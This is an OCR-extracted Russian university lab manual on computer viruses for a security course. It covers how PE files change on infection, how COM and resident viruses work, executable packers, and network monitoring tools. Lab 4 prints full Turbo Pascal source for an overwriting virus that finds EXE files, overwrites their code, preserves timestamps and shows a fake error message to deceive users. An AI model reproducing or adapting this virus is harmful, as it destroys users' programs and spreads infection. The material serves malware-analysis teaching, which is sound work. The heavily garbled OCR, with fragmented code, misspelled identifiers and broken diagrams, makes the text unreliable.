12. 0x80000000 Эта секция доступна для записи. Если этот флаг не установлен в секции EXE, загрузчик должен пометить промэппированные страницы как доступные только для чтения или выполнения. Обычно такой аттрибут есть у секций .data и .bss. Что интересно, у секции .idata этот аттрибут тоже установлен.

Необходимые изменения

Изменения, при заражении PE. Эта техника получила наибольшее распространение и она, между прочим, гораздо проще, чем добавление другой секции.

+ DOS-информация +

Анализируемый файл: GOAT002.EXE
(для наглядного примера)


DOS-отчеты:
¦ Размер файла - 2000H (08192d)
¦ Время создания файла - 17:19:46
(hh:mm:ss)
¦ Дата создания файла - 11/06/1999
(dd/mm/yy)
¦ Аттрибуты : архивный

+ PE Header +

O_DOS	O_PE	<Смещение от заголока Dos / заголовка PE>
0100H	0000H	Сигнатура PE-заголовка - PE/0/0
0104H	0004H	Этот EXE предназначается для Intel 386 (значение = 014CH)
0106H	0006H	Количество секций в файле - 0004H
0108H	0008H	Файл был слинкован : 23/03/2049
010CH	000CH	Указатель на таблицу символов : 00000000H
0110H	0010H	Количество символов : 00000000H
0114H	0014H	Размер опционального заголовка : 00E0H
0116H	0016H	File Characteristics - 818EH : · File is executable · Line numbers stripped from file · Local symbols stripped from file · Bytes of machine word are reversed · 32 bit word machine · Bytes of machine word are reversed

+ Опциональный заголовок

PE +




```
O_DOS   O_PE    (Смещение от заголовка DOS / заголовка PE

0118H   0018H     Magic Value                 : 010BH (`ø8`)
011AH   001AH     Старшая версия линкера      : 2
011BH   001BH     Младшая версия линкера      : 25
                  Версия линкера              : 2.25
011CH   001CH     Размер кода                 : 00001200H
0120H   0020H     Размер инициализ. данных    : 00000600H
0124H   0024H     Размер неинициал. данных    : 00000000H
0128H   0028H     Адрес точки входа           : 00001000H
012CH   002CH     База кода    (.text ofs.)   : 00001000H
0130H   0030H     База данных  (.bss ofs.)    : 00003000H
0134H   0034H     База образа                 : 00400000H
0138H   0038H     Выравнивание секций         : 00001000H
013CH   003CH     Файловое выравнивание       : 00000200H
0140H   0040H     Старшая версия операц. системы : 1
0142H   0042H     Младшая версия операц. системы : 0
0144H   0044H     Старшая версия образа       : 0
0146H   0046H     Младшая версия образа       : 0
0148H   0048H     Старшая версия подсистемы   : 3
014AH   004AH     Младшая версия подсистемы   : 10
014CH   004CH     Зарезервировано             : 00000000H
0150H   0050H     Размер образа               : 00006000H
0154H   0054H     Размер заголовков           : 00000400H
0158H   0058H     Чексумма файла              : 00000000H
015CH   005CH     Подсистема                  : 2
                      * Образ выполняется в подсистеме Windows GUI
015EH   005EH     Характеристики DLL          : 0000H
0160H   0060H     Размер зарезервир. стека    : 00100000H
0164H   0064H     Размер выделенного стека    : 00002000H
0168H   0068H     Размер зарезервир. кучи     : 00100000H
016CH   006CH     Размер выделенной кучи      : 00001000H
0170H   0070H     Флиг загрузчика             : 00000000H
0174H   0074H     Количество директорий       : 00000010H

[...]
```

+ Заголоки PE-секции +



O_DOS	O_PE	(Смещение от заголовка DOS / заголока PE
		[...]
0270H	0170H	Имя секции : .reloc
0278H	0178H	Физический адрес : 00001000H
027CH	017CH	Виртуальный адрес : 00005000H
0280H	0180H	Размер raw-данных : 00000200H
0284H	0184H	Указатель на raw-данные : 00001C00H
0288H	0188H	Указатель на релокейшены: 00000000H
028CH	018CH	Указатель на номера стр.: 00000000H
0290H	0190H	Количество релокейшенов : 0000H
0292H	0192H	Количество номеров строк: 0000H
0294H	0194H	Характеристики : 50000040H
		· Секция содержит инициализированные данных
		· Секция разделяема.
		· Секция доступна для чтения.

Это был нормальный незараженный файл. Ниже идет тот же самый файл, но зараженный вирусом (Вирус-пример).

+ DOS INFORMATION +


Анализируемый файл: GOAT002.EXE

DOS-отчеты:
¦ Размер файла - 2600H (09728d)

¦ Время создания файла - 23:20:58 (hh:mm:ss) ¦ Дата создания файла - 22/06/1999
(dd/mm/yy)
¦ Аттрибуты : архивный

[...]

+ Заголовок PE +




O_DOS	O_PE	(Смещение от Dos-заголовка / PE-заголовка
0100H	0000H	Сигнатура PE-заголовка - PE/0/0
0104H	0004H	Машина для этого EXE - это Intel 386 (значение = 014CH)
0106H	0006H	Количество секций в файле - 0004H
0108H	0008H	Файл слинкован : 23/03/2049
010CH	000CH	Указатель на таблицу символов : 00000000H
0110H	0010H	Количество символов : 00000000H
0114H	0014H	Размер опционального заголовка : 00E0H
0116H	0016H	Характеристика файла - 818EH : · Файл является исполняемым · Номера строк убраны из файла · Локальные символы убраны из файла · Байты машинного слова в обратном порядке · 32-х битное машинное слово · Байты машинного слова обращены

+ Опциональный PE-заголовок +

O_DOS	O_PE	(Смещение от Dos-заголовка / PE-заголовка	
0118H	0018H	Магическое значение	: 010BH (`Ø8`)
011AH	001AH	Старшая версия линкера	: 2
011BH	001BH	Младшая версия линкера	: 25
		Версия линкера	: 2.25
011CH	001CH	Размер кода	: 00001200H
0120H	0020H	Размер инициализ. данных	: 00000600H
0124H	0024H	Размер неиниц. данных	: 00000000H
0128H	0028H	Адрес входной точки	: 00005200H
012CH	002CH	База кода (.text ofs.)	: 00001000H
0130H	0030H	База данных (.bss ofs.)	: 00003000H
0134H	0034H	База образа	: 00400000H
0138H	0038H	Выравнивание секций	: 00001000H
013CH	003CH	Файловое выравнивание	: 00000200H
0140H	0040H	Старшая версия ОС	: 1
0142H	0042H	Младшая версия ОС	: 0
0144H	0044H	Старшая версия образа	: 0
0146H	0046H	Младшая версия образа	: 0
0148H	0048H	Старшая версия подсистемы	: 3
014AH	004AH	Младшая версия подсистемы	: 10
014CH	004CH	Зарезервированный long	: 43545A41H
0150H	0050H	Размер образа	: 00006600H
0154H	0054H	Размер заголовка	: 00000400H
0158H	0058H	Чексумма файла	: 00000000H
015CH	005CH	Подсистема	: 2
		· Образ выполняется в подсистеме Windows GUI	
015EH	005EH	Характеристики DLL	: 0000H
0160H	0060H	Размер зарез. стека	: 00100000H
0164H	0064H	Размер выдел. стека	: 00002000H
0168H	0068H	Размер зарез. кучи	: 00100000H
016CH	006CH	Размер выдел. кучи	: 00001000H
0170H	0070H	Флаги загрузчика	: 00000000H
0174H	0074H	Количество директорий	: 00000010H

[...]

+ Заголовки PE-секций +



Это делаем, когда заражаем PE, увеличивая его последнюю секцию. Чтобы не сравнивать каждую из этих таблиц друг с другом, составлен следующий маленький список:

Измененные значения	До	После	Местонахождение
Address Of Entrypoint	00001000h	00005200h	Image File Hdr
Reserved1 (inf. mark)	00000000h	43545A41h	Image File Hdr
Virtual Size	00001000h	00001600h	Section header
Size Of Raw Data	00000200h	00001600h	Section header
Characteristics	50000040h	F0000060h	Section header

Контрольные вопросы

1. Что представляет собой структура PSP, DTA, FCB, MCB, DTA, IVT, SFT, DIB, DPB, BPB, таблицы партиций?
2. Из чего состоит основная структура PE заголовка?
3. Дайте подробное описание внутренней структуры PE заголовка.

4. Какие секции используются при заражении вирусом файла?

5. Какие изменения происходят при заражении PE?

6. Где и как найти смещения в файле (продемонстрируйте на примере любого файла и редактора)?

Лабораторная работа №3 Изучение работы COM-вируса

Цель работы и содержание: изучить работу COM-вируса


ПК-8	способность к освоению новых образцов ю программных, технических средств и информационных технологий
ПК-9	способность осуществлять поиск, изучение ю , обобщение и систематизацию научно-технической информации, нормативных и методических материалов в сфере своей профессиональной деятельности
ПК-10	способность применять современны методы ю е исследовани с использованиемкомпьютерных

	я технологий

Ход работы

Алгоритм работы COM – вируса

Варианты внедрения вируса в программы



Начало программы переписывается в конец файла, освобождая место для вируса

Тело вируса записывается в начало файла, а часть вируса, обеспечивающая восстановление программы – в конец

Свободное место	ПРОГРАММА Основная часть	ПРОГРАММА Начало	ВИРУС Конец

ПРОГРАММА


Тело программы сдвигается к

концу файла, освобождая место для вируса


Свободное место	ПРОГРАММА


Тело вируса записывается в начало файла, а часть вируса, обеспечивающая восстановление программы – в конец

ВИРУС	ПРОГРАММА	ВИРУС Конец




ВИРУС
ПРОГРАММА
ВИРУС
Конец
Работав, вирус
ает
ление своему
у в конце
раммы
код


ВИРУС
ПРОГРАММА
ВИРУС
Конец
Восстанавливается
оначальный вид
раммы – тело
раммы
гается к адресу
сдв


ПРОГРАММА
ВИРУС
Конец
е
восстановления
рус запускает
рамму

Один из возможных алгоритмов работы резидентного COM - вируса .

По своей сути резидентный вирус отличается от обычной резидентной программы только тем, что он размножается сам по себе, независимо от желания пользователя. Значит, построить его можно по той же схеме, по которой пишутся обычные TSR - программы .Но сначала выясним, что должны делать секция инициализации вируса и его резидентная часть .

Секция инициализации выполняет следующие действия:

1. Получает управление при запуске зараженной программы.

2. Проверяет, установлена ли в память резидентная часть вируса.

3. Восстанавливает в памяти компьютера исходные три байта этой программы.

Если резидентная часть не установлена, выполняются следующие действия :

1. Отыскивается свободный блок памяти достаточного для размещения вируса размера .

б.) Код вируса копируется в найденный блок памяти .
в.) В таблице векторов прерываний соответствующие

вектора заменяются точками входа в вирусные обработчики . г.) Выполняется переход на начало зараженной

программы (на адрес CS :100h).После этого программа выполняется, как обычно .

В том случае, если резидентная часть вируса уже находится в памяти, он просто передает управление зараженной программе .

В **ходе работы необходимо:**

1. Изменить файл (дописать в него любой

исполняемый НЕ вредоносный код с помощью разработанной программы или внесением изменения вручную):

2. «\\192.168.31.1\для студентов \Вирусы\лабораторные\программы для ЛР\ NTDETECT.COM» одним из известных методов работы COM-вирусов **без потери его работоспособности**;
3. Продемонстрировать с помощью любого редактора

(наглядно показывающего содержимое файла в шестнадцатеричном виде) внесѐнные изменения;

4. продемонстрировать процесс перехвата внесения изменения в файл NTDETECT.COM любыми средствами (написанная программа, готовая программа и т.д.).

5. записать в папку «\\192.168.31.1\для студентов\Вирусы\лабораторные\для программ студентов\‖Ф.И.О.‖\ » изменѐнный файл NTDETECT.COM, программу (и еѐ исходный код) вносившую изменения, наглядные результаты процесса перехвата внесения изменения в файл.

Контрольные вопросы

1. Как работает COM-вирус?
2. Какие действия осуществляются для выполнения хода лабораторной работы п.1?

3. Какие изменения были внесены в файл NTDETECT.COM?

4. Как и с помощью чего можно обнаружить программу вносящую изменение в COM-файлы?

Лабораторная работа №4 Изучение работы вируса, замещающего программный код

Цель работы и содержание: изучить работу вируса,

замещающего программный код

ПК-11	способностью разрабатывать и исследовать модели автоматизированных систем
ПК-12	способность проводить анализ защищенности автоматизированных систем
ПК-14	способность проводить анализ рисков информационной безопасности

	автоматизированной системы

Ход работы

Алгоритм работы вирусов, замещающих программный код следующий:

1. Открыть файл, из которого вирус получил управление.
2. Считать в буфер код вируса.
3. Закрыть файл.
4. Искать по маске подходящий для заражения файл.
5. Если файлов больше не найдено, перейти к пункту 11.
6. Открыть найденный файл.
7. Проверить, не заражен ли найденный файл этим вирусом .
8. Если файл заражен, перейти к пункту 10.

9. Записать в начало файла код вируса.

10. Закрыть файл (по желанию можно заразить от одного до всех файлов в каталоге или на диске).

11. Выдать на экран какое-либо сообщение об ошибке – например, ―Abnormal program termination‖ или ―Not enough memory‖ - пусть пользователь не слишком удивляется тому, что программа не запустилась.

12. Завершить программу.

Ниже приведен пример листинга программы, заражающей файлы таким способом.

```
{$M
2048,  0,
```

0} {$A-}
{$B-}

{
$
D
-
}
{
$
E
+
}
(
$
F
-
)

(
$
G
-
}
(
$
!
-
}
{
$
L
-
}
{
$
N
-
}

{
$
S
-
}
/
{
$
V
-
}
{
$
X
+
}

{Используются модули DOS и System (модуль System автоматически подключается к

каждой программе при компиляции)}

Use
s
DO
S;
Con
st

(Имя
вируса}
VirName
='Pain';
{Строка для проверки на повторное заражение.

Она дописывается в заражаемый файл сразу
после кода вируса}

VirLabel: String[5]='Pain!1;

```
{Длина получаемого при компиляции
EXE-файла} VirLen=4208;
Author=' .';
{Количество заражаемых за один
сеанс работы файлов} lnfCount=2;
Var

{Массив для определения наличия
копии вируса в найденном файле}
Virldentifier: Array [1.5] of Char;

{Файловая переменная для работы с
файлами} VirBody: File;

(Еще одна файловая переменная - хотя без нее
можно было обойтись, так будет понятнее)
Target: File;
{Для имени найденного файла)
```

```
TargetFile:
PathStr;    (Буфер
для тела вируса)
VirBuf : Array [-I.VirLen] of Char;

(Для даты/времени
файла)      Time      :
Longint;

(Счетчик количества инфицированных файлов)

InfFiles : Byte;

Dirlnfo : SearchRec;

LabelBuf  :  Array
[1.5]     of     Char;
(Инициализация)
procedure
Init; begin
```

LabelBuf [1]:=VirLabel[1];

LabelBuf[2]:=VirLabel[2];

LabelBuf[3]:=VirLabel[3],

LabelBuf[4]:=VirLabel[4];

LabelBuf[5]:=VirLabel[5];

(Обнуляем счетчик количества инфицированных файлов} lnfFiles:=0;

(Связываем файловую переменную VirBody с именем программы.

из которой стартовали) Assign(VirBody, ParamStr(O)); (Открываем

```
файл с recsize=1 байту)
Reset(VirBody, 1);
(Считываем из файла тело вируса в массив
VirBuf} BlockRead(VirBody VirBuf,
VirLen); (Закрываем файл) Close(VirBody);
end;
(Поиск
жертвы}
procedure
FindTarget;
Var Sr:
SearchRec;

(Функция возвращает True, если
найденная программа уже заражена,
и False, если еще нет} function
VirusPresent: Boolean;

begin
```

```
(Пока будем считать, что
вируса нет}
VirusPresent:=False;

(Открываем найденный
файл} Assign(Target,
TargetFile); Reset(Target,
1);

(Перемещаемся на длину тела вируса от
начала файла} Seek(Target, VirLen);

(Считываем 5 байт - если файл
уже заражен, там находится
метка вируса} BlockRead(Target,
Virldentifier, 5);

If Virldentifier=Virl_abel Then
```

```
{Если метка есть, значит есть и
вирус} VirusPresent:=True;

end;

(Процедура
заражения}
procedure InfectFile;
begin

{Если размер найденного файла меньше, чем
длина                                   вируса
```

плюс 100 байт, то выходим из процедуры} If Sr.Size < VirLen+100
Then Exit;

{Если найденная программа еще не заражена, инфицируем ее} If Not VirusPresent
Then begin

{Запомним дату и время файла. Атрибуты запоминать не надо, так как поиск ведется среди файлов с атрибутом Archive, а этот атрибут устанавливается на файл после сохранения в любом случае}

Time:=Sr.Time;

{Открываем для заражения}
Assign(Target,

```
TargetFile);
Reset(Target, 1);

{Записывам тело вируса в начало файла} BlockWrite(Target, VirBuf, VirLen);

{Перемещаем указатель текущей позиции на длину вируса от начала файла}
Seek(Target, VirLen);
{Вписываем метку заражения}
BlockWrite(Target, LabelBuf, 5);

{Устанавливаем дату и время файла} SetFTime(Target, Time); {Закрываем}
Close(Target);
```

```
{Увеличиваем счетчик инфицированных
файлов} Inc(lnfFiles);

end;
end;
```

```
{Начало процедуры
FindTarget} begin

{Ищем в текущем каталоге файлы по
маске *.EXE с атрибутами Archive}
FindFirstF.EXE', Archive, Sr);

{Пока есть файлы для
заражения} While DosError=0
Do begin
If Sr.Name=" Then Exit;

(Запоминаем имя найденного файла в переменную
TargetFile}
TargetFile:=Sr.Name;

{Вызываем процедуру
заражения} InfectFile;
```

```
{Если заразили InfCount файлов, завершаем поиск} If InfFiles > InfCount Then Exit;

{Ищем следующий файл по маске} FindNext(Sr);

end;
end;

{Основное тело}
begin

(Инициализируемся}
hit;
{Ищем жертвы и заражаем их}
FindTarget;

{Выдаем на экран сообщение об ошибке} WriteLn('Abnormal program termination.');
```

{Это чтобы компилятор вставил в код константы VirName и Author, условие же поставлено таким образом, что эти строки никогда не будут выведены на экран}

```
If  2=3  Then
begin
WriteLn(VirName);
WriteLn(Author);
end;
end.
```

В **ходе работы необходимо:**

1. Создать либо взять готовый любой .exe файл, в начало которого записать исполняемый «вирусный» код, а оригинальное начало сохранить в последнем неиспользуемом кластере файла на диске (либо в отдельном файле) с помощью разработанной программы или внесением изменения вручную):

2. «\\192.168.31.31\для студентов\Вирусы\лабораторные\программы для ЛР*.VIR» одним из известных методов работы;

3. продемонстрировать с помощью любого редактора (наглядно показывающего содержимое файла в шестнадцатеричном виде) внесѐнные изменения;

4. продемонстрировать процесс перехвата внесения изменения в файл любыми средствами (написанная программа, готовая программа и т.д.).

5. записать в папку «\\192.168.31.31\для студентов\Вирусы\лабораторные\для программ студентов\‖Ф.И.О.‖\ » оригинальный и изменѐнный файл, программу (и еѐ исходный код) вносившую изменения, наглядные результаты процесса перехвата внесения изменения в файл.

Контрольные вопросы

1. Как работает вирус, замещающий программный код?
2. Какие действия осуществляются для выполнения хода лабораторной работы?
3. Какие изменения были внесены в файл?

Лабораторная работа №5 Изучение работы вируса-спутника

Цель работы и содержание: изучить работу вируса-спутника.

ПК-18 способностью участвовать в разработке защищенных авт систем по профилю своей профессиональной деятельности	

ПК-19 способностью участвовать в разработке компонентов авт систем в сфере профессиональной деятельности

ПК-20 способностью разрабатывать политики информационно автоматизированных систем

Ход работы

1. Изучить описание, назначение и возможности программ RegMon и FileMon.

2. С помощью программы RegMon.exe отследить, к каким веткам реестра обращается в процессе своей работы программа Calc (ASPack 2.12).exe, с помощью программы FileMon.exe отследить, к каким файлам обращается в процессе своей работы программа Calc (ASPack 2.12).exe.

3. Отчѐт должен содержать описание функций и возможностей программ RegMon и FileMon (без примеров), принскрины (таблицы или списки) всех обращений к файлам и реестру, сгруппированных по типу (чтение, запись и т.д.) и по объекту обращения (файл user.ini – чтение, запись, файл user.crt – открытие и т.д.).

4. Для защиты работы продемонстрировать работу программ RegMon и FileMon, объяснить процесс работы и результатов.

Контрольные вопросы

1. Для чего используется программа FileMon?
2. Для чего используется программа RegMon?
3. Как отображается обращение к реестру windows?
4. Как отображается обращение к файловой системе?

Лабораторная работа №6 Изучение работы вируса, осуществляющего инфицирование методом переименования EXE-файла

Цель работы и содержание: Изучить работу вируса, осуществляющего инфицирование методом переименования EXE-файла

ПК-21 способностью участвовать в проектировании системы управления информационной безопасностью автоматизированной системы

ПК-22 способностью участвовать в проектировании средств защиты информации и средств контроля защищенности автоматизированной системы

ПК-26 способностью проводить инструментальный мониторинг защищенности автоматизированных систем

Ход работы

Программное обеспечение:

- Операционная система Microsoft Windows XP Professional
- Дизассемблер/отладчик
- IDA Pro
- OllyDbg (с дополнениями)
- Реконструктор таблицы импортов
- ImportReconstructor (ImpRec)
- Утилита для снятия дампов памяти
- ProcDump
- PE Tools

- Детектор компиляторов/упаковщиков
- Detect It Easy (DiE)

□ PeID□

Содержание работы:

1. Ознакомиться с методикой упаковки исполняемого кода
2. Ознакомиться с особенностями некоторых упаковщиков исполняемых файлов
3. Ознакомиться с методикой восстановления упакованных файлов
4. Выполнить задания к лабораторной работе
5. Защитить лабораторную работу, ответив на контрольные вопросы

Методические указания к лабораторной работе

Упаковка исполняемого кода

В настоящее время к пассивным методам защиты исполняемого кода относят:

- Полиморфизм

- Обфускация
- Шифрование
- Упаковка

Пассивными эти методы называют потому, что они используются для изменения вредоносного кода с целью затруднения его анализа, и не являются способом реакции вируса на попытку вмешаться в его функционал.

Активные же методы противостоят таким попыткам.
К таким методам относят:

- Использование руткитов
- Нарушение работы средств защиты
- Антиотладочные приемы

Упаковка исполняемых файлов заключается в сжатии файла и прикреплении к его телу кода распаковщика, предназначенного для распаковки и передачи управления распакованному файлу.

Упаковка производится по нескольким причинам:

- Уменьшение объема конечного файла
- Затруднение обратной разработки программы
- Затруднение сигнатурного анализа

Часто упаковка совмещается с шифрованием и использованием антиотладочных приемов. Такие упаковщики называют протекторами.

Описание некоторых упаковщиков исполняемых файлов

UPX (Ultimate Packer for eXecutables) **- http://upx.sourceforge.net**

Бесплатный упаковщик, поддерживающий большое количество форматов исполняемых файлов.

Некоторые характеристики, заявленные производителем представлены ниже.

- обеспечивает сжатие на уровне WinZip/zip/gzip и лучше

- быстрая "in-place" распаковка, не требующая дополнительной памяти

- встроенная возможность распаковки

- большое количество поддерживаемых форматов файлов (более
30)
- написан на C++
- возможность расширения за счет добавления новых форматов
- распространяется на условиях GNU General Public License
- использует библиотеки сжатия NRV, UCL

PECompact2 - http://www.bitsum.com

Платный упаковщик исполняемых файлов Windows.
Некоторые характеристики, заявленные
производителем представлены ниже.
- обеспечивает сжатие на уровне Zip/Rar
- использует простейшие антиотладочные приемы

- поддерживает плагины-загрузчики (доступно большое количество)

- использует библиотеки сжатия aPLib, BriefLZ, FFCE, JCALG1,
LZMA
- поддерживает шифрование упаковываемых файлов

ASPack - http://www.aspack.com

Платный упаковщик исполняемых файлов Windows.
Некоторые характеристики, заявленные
производителем представлены ниже.

- упаковка программного кода, данных и ресурсов
- улучшенная обработка исполняемых файлов (EXE, DLL, OCX)
- быстрая распаковка
- полная поддержка Windows 95/NT4.0/98/ME/2000/XP/2003.

Упакованные приложения запускаются на Windows Vista

- уменьшение размера файлов на 40-70%
- защита кодаи ресурсов от обратной разработки

- совместим с программами, написанными на Microsoft Visual C++, Visual Basic, Inprise (Borland) Delphi, C++ Builder, и другими компиляторами для Win32

FSG (F[ast] S[mall] G[ood]) - http://www.xtreeme.prv.pl

Бесплатный упаковщик исполняемых файлов Windows.

Некоторые характеристики, заявленные производителем представлены ниже.

- маленький размер загрузчика (158 байт для версии 2.0)
- поддержка исполняемых файлов с таблицами экспорта
- поддержка TLS
- сжатие aPLib
- поддержка командной строки
- сжатие ресурсов
- нет выравнивания секций
- написан на Ассемблере
- идеален для маленьких приложений на Ассемблере

WinUpack (Ultimate PE Packer) - http://dwing.51.net/

Бесплатный упаковщик исполняемых файлов Windows. Проект остановлен, однако автор продолжает исправление ошибок. Поддерживает сжатие ресурсов,

имеет консольный интерфейс, использует библиотеку сжатия LZMA.

MEW - http://northfox.uw.hu/

Бесплатный упаковщик исполняемых файлов Windows.

Некоторые характеристики, заявленные производителем представлены ниже.

- возможность упаковки ресурсов

- удаление неиспользуемых ресурсов
- возможность упаковки оверлейных программ
- использование алгоритмов сжатия LZMA и ApPack
- удаление ресурсов Delphi

- удаление relocation table
- графический и консольный интерфейсы
- написан на MASM 32 и Visual C++

Восстановление упакованных файлов

Для распаковки упакованных файлов используются два основных метода – статическая и динамическая распаковка. Статическая распаковка – метод распаковки, использующий внешний алгоритм распаковки, то есть не требующий выполнения кода загрузчика, а значит и запуска упакованного приложения.

Преимущества:

- не требуется запуск упакованного файла
- происходит в полностью автоматическом режиме

- возможна распаковка большого количества объектов Недостатки:

- требует написания специального П.О. программистом высокой квалификации

- применимо только для простых упаковщиков

Динамическая распаковка – метод распаковки, при котором извлечение упакованного кода производится загрузчиком, а получение распакованного кода осуществляется из запущенного файла.

Преимущества:

- применимо для упаковщиков практически любой сложности Недостатки:

- требует высокой квалификации при ручной распаковке

- полностью автоматическая распаковка затруднена (но возможна)

- "мусор" в распакованном файле (остатки паковщика и др.)

Задание

1. Загрузите в отладчик файл, который необходимо исследовать. Определите упаковщик, которым упакован данный файл. Запишите в протокол лабораторной работы полученный результат.

2. Загрузите в отладчик исследуемый файл и определите его точку входа. В протокол лабораторной работы поместите снимок экрана с точкой входа.

3. Используя метод динамической распаковки, распакуйте исследуемый файл. Последовательность действий приведите в протоколе работы. Также укажите размеры исходного файла, файла дампа, распакованного файлов. Приведите снимок экрана с оригинальной точкой входа исследуемого файла.

4. Проверьте работоспособность полученного файла.

5. Выполните действия 1-4 для всех предоставленных
Вам файлов.

Контрольные вопросы

1. Назовите существующие методики защиты исполняемого кода

2. Опишите суть процесса упаковки исполняемых файлов

3. Опишите основные способы распаковки исполняемых файлов

4. Назовите известные Вам упаковщики и их особенности

Лабораторная работа №7 Изучение работы вируса под Windows

Цель: работы и содержание:

ПК-37	способность ю информационно й системы	администрироват ь безопасности	подсистему автоматизированно й

ПК-38	способность выполнять полный объем работ, связанных с реализацией частных политик информационной безопасности автоматизированной системы, осуществлять мониторинг безопасности автоматизированной системы
ПК-39	способность управлять информационной безопасностью автоматизированной системы

Ход работы

Средства для выполнения работы:

аппаратные: компьютер с установленной ОС Windows XP.

программные: сканер локальной сети NetView; сканер портов nmap; монитор портов tcpview; комплекс утилит IP-Tools для работы со стеком TCP/IP

информационные (у преподавателя): IP-адрес контроллера домена; IP-адрес компьютера для сканирования.

Теоретические сведения

В Интернете применяют два основных протокола транспортного уровня: TCP, ориентированный на создание соединений, и UDP (User Datagram Protocol – пользовательский дейтаграммный протокол) - без установления соединения.

Протокол UDP позволяет приложениям отправлять инкапсулированные IP-дейтаграммы без установления соединений. Он практически

представляет собой протокол IP с добавлением небольшого заголовка. Его отличие от использования IP заключается в указании портов источника и приемника.

Протокол TCP взаимодействует через межуровневые интерфейсы с ниже лежащим протоколом IP и выше лежащими протоколами прикладного уровня или приложениями. Его задача заключается в передаче данных между любыми прикладными процессами, выполняющимися на любых узлах сети. Т.е. доставленный в компьютер-получатель средствами IP-протокола пакет должен быть направлен конкретному процессу-получателю.

Пакеты, поступающие на транспортный уровень, организуются операционной системой в виде множества очередей к точкам входа различных прикладных процессов. В терминологии TCP/IP такие системные очереди называют портами. Т.о. адресом назначения, который используется протоколом TCP,

является идентификатор (номер) порта прикладной службы. Номер порта в совокупности с номером сети и номером конечного узла однозначно определяют прикладной процесс в сети, который имеет название сокет (socket).

В 1995 году корпорация Netscape Communications представила систему безопасности под названием SSL (Secure Sockets Layer — протокол защищенных сокетов). Протокол SSL используется очень широко (в том числе Internet Explorer).

SSL создает защищенное соединение между двумя сокетами, позволяющее:

клиенту и серверу договориться об используемых параметрах; клиенту и серверу произвести взаимную аутентификацию; организовать тайное общение; обеспечить защиту целостности данных.

По сути дела, между прикладным и транспортным уровнями появляется новый уровень, принимающий запросы от браузера и отсылающий их по TCP для

